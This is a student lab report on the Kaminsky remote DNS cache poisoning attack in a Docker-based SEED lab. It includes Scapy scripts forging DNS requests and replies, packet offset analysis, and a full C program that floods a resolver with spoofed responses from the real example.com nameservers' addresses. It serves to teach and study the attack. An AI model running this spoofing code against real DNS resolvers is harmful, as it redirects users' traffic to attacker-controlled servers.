CSE 644 Internet Security Lab-8 (Remote DNS Attack Lab)

Sneden Rebello

Task 1 : Lab setup and DNS setup

Environment :

```
seed@VM: ~/.../kaminsky_dns
[04/08/22]seed@VM:~/.../kaminsky_dns$ dockps
4707ae633e82  attacker-ns-10.9.0.153
6f160ece5d73  local-dns-server-10.9.0.53
e97426ff076d  seed-attacker
e26102eeca7e  user-10.9.0.5
[04/08/22]seed@VM:~/.../kaminsky_dns$
```

Get the IP address of ns.attacker32.com :

```
seed@VM: ~/.../kaminsky_dns
root@e26102eeca7e:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 62392
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: cb75aad0cf165057010000062508fe8439973e27441df12 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 4 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Apr 08 19:41:28 UTC 2022
;; MSG SIZE  rcvd: 90

root@e26102eeca7e:/#
```

Here when I use the dig command, I receive the IP address of the ns.attacker32.com. We notice that the local DNS server forwards the request to the Attacker nameserver, which is then added to the local DNS server's configuration file.

Get the IP address of www.example.com :

Two nameservers are now hosting the example.com domain, one is the domain's official nameserver, and the other is the Attacker container. We will query these two nameservers and see what response we will get.

```
seed@VM: ~/.../kaminsky_dns
root@e26102eeca7e:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 3663
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 42cff857fd7018020100000062509108e61448996137ef83 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; Query time: 495 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Apr 08 19:46:16 UTC 2022
;; MSG SIZE  rcvd: 88

root@e26102eeca7e:/#
```

Here we notice that the query was sent to the local DNS server, which will send the query to example.com's official nameserver with IP 93.184.216.34

Here we use the attacker name server to query www.example.com. We notice it provides us with the IP 1.2.3.5.

```
seed@VM: ~/.../kaminsky_dns
root@e26102eeca7e:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 57741
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: fe550c86b6c84c7901000000625091357a8f40cddd3f2923 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Fri Apr 08 19:47:01 UTC 2022
;; MSG SIZE  rcvd: 88

root@e26102eeca7e:/#
```

<u>Task 2:</u> Construct DNS request :

For this part of the attack, we need to trigger the local DNS server to send out DNS queries ahead, so that we have a chance to spoof DNS replies. We write a program to send out DNS queries.


The following program constructs a DNS request packet for the twysw.example.com domain and sends it to the local DNS server (10.9.0.53 with port 53) from a random source IP address and port.

The following is the program:


```
seed@VM: ~/.../volumes
GNU nano 4.8                          dns_req.py
#!/usr/bin/python
from scapy.all import *


IP_packet = IP(dst="10.9.0.53", src="1.2.3.4")
UDP_packet = UDP(dport=53, sport=1234, chksum=0)
Qdsec = DNSQR(qname='twysw.example.com')
DNSpkt = DNS(id=0xAAAA, qr=0,qdcount=1,ancount=0, nscount=0, arcount=0, qd=Qdsec)

request = IP_packet/UDP_packet/DNSpkt

send(request)

with open('ip_req.bin','wb') as f:
        f.write(bytes(request))
```

The code above sends the spoofed request packet and copies the information into a binary file called ip_req.bin.

Below is the Wireshark information which shows the the Wireshark trace that indicates that a DNS request is sent from 1.2.3.4 (random IP) to 10.9.0.53 (the local DNS server). The local DNS server accepts this request and sends out corresponding DNS queries, as seen in the following trace:



Below we see the binary file and I use hexdump -C to quite understand the binary file. We notice the target name present inside the file.



Hence, we are successful in triggering a DNS request from the local DNS server that will allow us to spoof a DNS reply and poison the DNS cache.

<u>Task 3:</u> Spoof DNS Replies :

In this task, we spoof DNS reply that we generate on the attacker machine to the local DNS server.

This DNS reply is from the target domain (example.com) and hence we use the IP of the legitimate nameserver as the source IP of the spoofed packet. We find the IP address of the legitimate nameserver from our attacker VM. We see that there are 2 nameservers and correspondingly 2 IP addresses. We can select one of the IP addresses and use it as our source IP address for the IP section of the code.

The following program spoofs a DNS reply.

The name variable is the domain name queried for i.e. www.example.com.

The domain variable is the domain we want to affect due to the DNS cache poisoning. We use example.com because we want to affect this domain and use the ns.attacker32.com as the name server for this domain. This will make further queries for example.com domain to go to ns.attacker32.com nameserver.


The destination IP and port are that of the local DNS server.

```
seed@VM: ~/.../volumes
  GNU nano 4.8                      dns_resp.py                      Modified
#!/usr/bin/python
from scapy.all import *

name = 'twysw.example.com'
domain = 'example.com'
ns = 'ns.attacker32.com'
Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type='A', rdata='1.1.1.1', ttl=259200)
NSsec = DNSRR(rrname=domain, type='NS', rdata=ns,ttl=259200)
dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1,qdcount=1, ancount=1, nscount=1, arcount=0, qd=Qdsec, an=Anssec, ns=NSsec)
ip = IP(dst='10.9.0.53', src='199.43.135.53')
udp = UDP(dport=33333, sport=53, chksum=0)
reply = ip/udp/dns

#send(reply)

with open('ip_resp.bin', 'wb') as f:
 f.write(bytes(reply))
```

Below we can see the example.com name servers with their respective ip’s.

```
root@e26102eeca7e:/#

root@e26102eeca7e:/# dig ns example.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 31134
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 1d0648f06fabf51c010000006250ca6743e7a38df2a2d0e7 (good)
;; QUESTION SECTION:
;example.com.                   IN      NS

;; ANSWER SECTION:
example.com.            86400   IN      NS      b.iana-servers.net.
example.com.            86400   IN      NS      a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.     1786    IN      A       199.43.135.53
b.iana-servers.net.     1786    IN      A       199.43.133.53
a.iana-servers.net.     1786    IN      AAAA    2001:500:8f::53
b.iana-servers.net.     1786    IN      AAAA    2001:500:8d::53

;; Query time: 24 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Apr 08 23:51:03 UTC 2022
;; MSG SIZE  rcvd: 204

root@e26102eeca7e:/#
```

Now we run the code on the attacker VM and check to see if we receive a spoofed response through wireshark.



Above we see the Wireshark snapshot that shows the spoofed response from the actual IP of example.com to the user VM.

Simultaneously we dump the cache into the file on the local dns server and view it to see if example.com is present in the cache. We notice that example.com is not present in the cache.

This is because this response was sent without any request from the local DNS server. The Wireshark traffic indicates that the packet was sent and is valid.

Task 4: Launch the Kaminsky Attack

For demonstrating the Kaminsky attack, we need to send out many spoofed DNS replies, hoping one of them hits the correct transaction number and arrives before than the actual legitimate replies. In consideration of the speed of attack, we use the hybrid approach. We use the Task 2 and Task 3 program to create a spoofed DNS request and reply packet template and store it in respective binary files.

Below is the DNS Request Packet generation program with bless tool of the binary file :

```
seed@VM: ~/.../volumes
  GNU nano 4.8                                dns_req.py
#!/usr/bin/python
from scapy.all import *


IP_packet = IP(dst="10.9.0.53", src="1.2.3.4")
UDP_packet = UDP(dport=53, sport=1234, chksum=0)
Qdsec = DNSQR(qname='twysw.example.com')
DNSpkt = DNS(id=0xAAAA, qr=0,qdcount=1,ancount=0, nscount=0, arcount=0, qd=Qdsec)

request = IP_packet/UDP_packet/DNSpkt

#send(request)

with open('ip_req.bin','wb') as f:
        f.write(bytes(request))
```

Below is the DNS Reply Packet generation program with bless tool of the binary file :

```
seed@VM: ~/.../volumes
  GNU nano 4.8                          dns_resp.py                          Modified
#!/usr/bin/python
from scapy.all import *

name = 'twysw.example.com'
domain = 'example.com'
ns = 'ns.attacker32.com'
Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type='A', rdata='1.1.1.1', ttl=259200)
NSsec = DNSRR(rrname=domain, type='NS', rdata=ns,ttl=259200)
dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1,qdcount=1, ancount=1, nscount=1, arcount=0, qd=Qdsec, an=Anssec, ns=NSsec)
ip = IP(dst='10.9.0.53', src='199.43.135.53')
udp = UDP(dport=33333, sport=53, chksum=0)
reply = ip/udp/dns

#send(reply)

with open('ip_resp.bin', 'wb') as f:
 f.write(bytes(reply))
```


We load these templates in the C program with some changes and then send out the packet. We change the query domain to a random string in the DNS request and DNS response to avoid waiting for the DNS cache to be empty, change the transaction ID in order to match the transaction ID sent from the local DNS server, change the IP address of the nameserver in order to match the nameserver of the local DNS server.

The following shows the offset in the packet for each of the fields to be changed:


12 for the nameserver's IP address: 1.2.3.4 to a valid IP address.

```
[04/08/22]seed@VM:~/.../volumes$ xxd -b ip_resp.bin
00000000: 01000101 00000000 00000000 10001010 00000000 00000001  E.....
00000006: 00000000 00000000 01000000 00010001 01101110 00100011  ..@.n#
0000000c: 00000001 00000001 00000001 00000001 00001010 00001001  ......
00000012: 00000000 00110101 00000000 00110101 10000010 00110101  .5.5.5
00000018: 00000000 01110110 00000000 00000000 10101010 10101010  .v....
0000001e: 10000101 00000000 00000000 00000001 00000000 00000001  ......
00000024: 00000000 00000001 00000000 00000000 00000101 01110100  .....t
0000002a: 01110111 01111001 01110011 01110111 00000111 01100101  wysw.e
00000030: 01111000 01100001 01101101 01110000 01101100 01100101  xample
00000036: 00000011 01100011 01101111 01101101 00000000 00000000  .com..
0000003c: 00000001 00000000 00000001 00000101 01110100 01110111  ....tw
00000042: 01111001 01110011 01110111 00000111 01100101 01111000  ysw.ex
00000048: 01100001 01101101 01110000 01101100 01100101 00000011  ample.
0000004e: 01100011 01101111 01101101 00000000 00000000 00000001  com...
00000054: 00000000 00000001 00000000 00000011 11110100 10000000  ......
0000005a: 00000000 00000100 00000001 00000001 00000001 00000001  ......
00000060: 00000111 01100101 01111000 01100001 01101101 01110000  .examp
00000066: 01101100 01100101 00000011 01100011 01101111 01101101  le.com
0000006c: 00000000 00000000 00000010 00000000 00000001 00000000  ......
00000072: 00000011 11110100 10000000 00000000 00010011 00000010  ......
00000078: 01101110 01110011 00001010 01100001 01110100 01110100  ns.att
```

41 for Question section's name server : from spoofed request packet – 0x29 in decimal.



64 for Answer section's name server : from spoofed reply packet – 0x40 in decimal.



28 for Transaction ID replacement: AAAA – 10101010

```
seed@VM: ~/.../volumes
[04/08/22]seed@VM:~/.../volumes$ ls
attack  dns_req.py  dns_resp.py  ip_req.bin  ip_resp.bin
[04/08/22]seed@VM:~/.../volumes$ xxd -b ip_resp.bin
00000000: 01000101 00000000 00000000 10001010 00000000 00000001  E.....
00000006: 00000000 00000000 01000000 00010001 00100001 11000100  ..@.!.
0000000c: 11000111 00101011 10000111 00110101 00001010 00001001  .+.5..
00000012: 00000000 00110101 00000000 00110101 10000010 00110101  .5.5.5
00000018: 00000000 01110110 00000000 00000000 10101010 10101010  .v....
0000001e: 10000101 00000000 00000000 00000001 00000000 00000001  ......
00000024: 00000000 00000001 00000000 00000000 00000101 01110100  .....t
0000002a: 01110111 01111001 01110011 01110111 00000111 01100101  wysw.e
00000030: 01111000 01100001 01101101 01110000 01101100 01100101  xample
00000036: 00000011 01100011 01101111 01101101 00000000 00000000  .com..
0000003c: 00000001 00000000 00000001 00000101 01110100 01110111  ....tw
00000042: 01111001 01110011 01110111 00000111 01100101 01111000  ysw.ex
00000048: 01100001 01101101 01110000 01101100 01100101 00000011  ample.
0000004e: 01100011 01101111 01101101 00000000 00000000 00000001  com...
00000054: 00000000 00000001 00000000 00000011 11110100 10000000  ......
0000005a: 00000000 00000100 00000001 00000001 00000001 00000001  ......
00000060: 00000111 01100101 01111000 01100001 01101101 01110000  .examp
00000066: 01101100 01100101 00000011 01100011 01101111 01101101  le.com
0000006c: 00000000 00000000 00000010 00000000 00000001 00000000  ......
00000072: 00000011 11110100 10000000 00000000 00010011 00000010  ......
00000078: 01101110 01110011 00001010 01100001 01110100 01110100  ns.att
```

Now, we plug these values in and create the code to launch the attack. The code is shown below.

```c
#include <stdlib.h>
#include <arpa/inet.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>
#include <time.h>

#define MAX_FILE_SIZE 1000000


/* IP Header */
struct ipheader {
  unsigned char      iph_ihl:4, //IP header length
                     iph_ver:4; //IP version
  unsigned char      iph_tos; //Type of service
  unsigned short int iph_len; //IP Packet length (data + header)
  unsigned short int iph_ident; //Identification
  unsigned short int iph_flag:3, //Fragmentation flags
                     iph_offset:13; //Flags offset
  unsigned char      iph_ttl; //Time to Live
  unsigned char      iph_protocol; //Protocol type
  unsigned short int iph_chksum; //IP datagram checksum
  struct  in_addr    iph_sourceip; //Source IP address
  struct  in_addr    iph_destip;   //Destination IP address
};
// sends the dns packets here
void send_raw_packet(char * buffer, int pkt_size);
void send_dns_request(char* name, unsigned char* pkt, int size);
void send_dns_response(char* name, unsigned char* pkt, int size, unsigned char* source,
unsigned short transactionId);

int main()
{
  srand(time(NULL));

  // Load DNS request packet from req bin file
  FILE * f_req = fopen("ip_req.bin", "rb");
  if (!f_req) {
     perror("Can't open 'ip_req.bin'");
     exit(1);
  }
  unsigned char ip_req[MAX_FILE_SIZE];
  int n_req = fread(ip_req, 1, MAX_FILE_SIZE, f_req);

  // Load DNS response packet from resp bin file
  FILE * f_resp = fopen("ip_resp.bin", "rb");
  if (!f_resp) {
     perror("Can't open 'ip_resp.bin'");
     exit(1);
  }
  unsigned char ip_resp[MAX_FILE_SIZE];
  int n_resp = fread(ip_resp, 1, MAX_FILE_SIZE, f_resp);

  int transactionId = 0;

  char a[26]="abcdefghijklmnopqrstuvwxyz";
  while (1) {
    // Generate a random string with length 5
    char name[6];
    name[5] = '\0';
    for (int k=0; k<5; k++)  name[k] = a[rand() % 26];
```

```c
    //##################################################################
    /* Step 1. Send a DNS request to the targeted local DNS server.
               This will trigger the DNS server to send out DNS queries */

    send_dns_request(name, ip_req, n_req);

    /* Step 2. Send many spoofed responses to the targeted local DNS server,
               each one with a different transaction ID. */

    for (int i = 0; i<50000; i++) {
        send_dns_response(name, ip_resp, n_resp, "199.43.135.53", transactionId);
        send_dns_response(name, ip_resp, n_resp, "199.43.133.53", transactionId);
        transactionId += 1;
    }
    //##################################################################
  }
}


/* Use for sending DNS request.
 * Add arguments to the function definition if needed.
 * */
void send_dns_request(char* name, unsigned char* pkt, int size)
{
  printf("\nSending query\n");
  int qname_offset = 41;

  // replace the 5 letter string with random string in the bin file.
  memcpy(pkt + qname_offset, name, 5);
  send_raw_packet(pkt, size);

}


/* Use for sending forged DNS response.
 * Add arguments to the function definition if needed.
 * */
void send_dns_response(char* name, unsigned char* pkt, int size, unsigned char* source,
unsigned short transactionId)

 // Plug in offset values here
  int source_ip_offset = 12;
  int transactionId_offset = 28;
  int qname_offset = 41;
  int rrname_offset = 64;

  // Send out dns query here
  printf("\nSending query\n");
  int ip = (int)inet_addr(source);
  memcpy(pkt + source_ip_offset, (void*)&ip, 4);

  unsigned short id = htons(transactionId);
  memcpy(pkt+transactionId_offset, (void*)&id, 2);

  memcpy(pkt+qname_offset, name, 5);
  memcpy(pkt+rrname_offset, name, 5);

  send_raw_packet(pkt, size);
}


/* Send the raw packet out
```

```c
 *    buffer: to contain the entire IP packet, with everything filled out.
 *    pkt_size: the size of the buffer.
 * */
void send_raw_packet(char * buffer, int pkt_size)
{
  struct sockaddr_in dest_info;
  int enable = 1;

  // Step 1: Create a raw network socket.
  int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

  // Step 2: Set socket option.
  setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
             &enable, sizeof(enable));

  // Step 3: Provide needed information about destination.
  struct ipheader *ip = (struct ipheader *) buffer;
  dest_info.sin_family = AF_INET;
  dest_info.sin_addr = ip->iph_destip;

  // Step 4: Send the packet out.
  sendto(sock, buffer, pkt_size, 0,
        (struct sockaddr *)&dest_info, sizeof(dest_info));
  close(sock);
}
```


On the Local DNS server, we run the command continuously to dump the cache and find the string attacker in the dumped cache. We will have this string if successful because the nameserver of the example.com domain will be ns.attacker32.com.

I first keep running this for a long time repeatedly directly on the VM (attacker) but I wasn't successful with the attack. Unsure why, or maybe because of some networking issues with docker or maybe just pure luck.

```
seed@VM: ~/.../volumes

Sending query

Sending query

Sending query

Sending query

Sending query

Sending query

Sending query

Sending query

Sending query

Sending query

Sending query
^C
[04/09/22]seed@VM:~/.../volumes$
```

```
root@6f160ece5d73: /
rndc flush
rndc dumpdb -cache
rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
```

Then I switched over to the seed attacker VM over docker and tried running it from there. Surprisingly, the attack was successful in hardly a few seconds.

